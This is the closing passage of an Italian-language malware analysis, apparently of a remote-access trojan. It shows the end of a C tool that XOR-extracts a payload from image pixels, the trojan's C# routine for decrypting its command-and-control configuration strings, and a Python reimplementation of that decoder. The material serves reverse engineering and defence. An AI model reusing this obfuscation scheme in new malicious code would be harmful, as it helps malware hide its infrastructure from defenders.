              *ptr++ = cp[2];
            }
        }

    unsigned char* data = buff + 16;
    for (int i = 0; i < w*h*3 - 16; i++)
       data[i] ^= buff[i % 16];

    FILE* fo = fopen(argv[2], "wb");
    fwrite(buff + 16, w*h*3 - 16, 1, fo);
    fclose(fo);

    free(buff);
    free(px);
    return 0;
}
```

Appendice B

Funzione di decriptazione utilizzata dal malware per la comunicazione col c&c.

```
public static string DecryptConfigString(string key, string chipertext)
{
   string text = string.Empty;
   checked
   {
      long num = (long)Math.Round((double)Strings.Len(chipertext) / 2.0);
      for (long num2 = 1L; num2 <= num; num2 += 1L)
      {
         int num3 = (int)Math.Round(Conversion.Val("&H" + Strings.Mid(chipertext, (i
nt)(2L * num2 - 1L), 2)));
         int num4 = Strings.Asc(Strings.Mid(key, (int)(num2 % unchecke
d((long)Strings.Len(key)) + 1L), 1));
         text += Conversions.ToString(Strings.Chr(num3 ^ num4));
      }
      return text;
   }
}
```

La stessa è usata anche per la decodifica della configurazione la quale, dopo alcune semplici funzioni come ASCII encoding e XOR, restituisce una serie di informazioni come i C&C contattati, la porta su cui sono in ascolto i C&C, l'id della botnet ed alcuni valori *True/False* che identificano, ad esempio, se l'eseguibile è stato lanciato su una macchina virtuale, se è presente un software di sniffing, ecc.

```
def QnWRig96(K3dTzM1W, LDeIxQaV):
      text = ''
      num = int(len(LDeIxQaV)/2)
      for x in range(1, num+1):
            i = 2*(x-1)
            num3 = int(LDeIxQaV[i:i+2], 16)
            j = x%len(K3dTzM1W)
            num4 = ord(K3dTzM1W[j:j+1])
            text += chr(num3^num4)
      return text
```

Implementazione Python dell'algoritmo di decodifica utilizzato dal RAT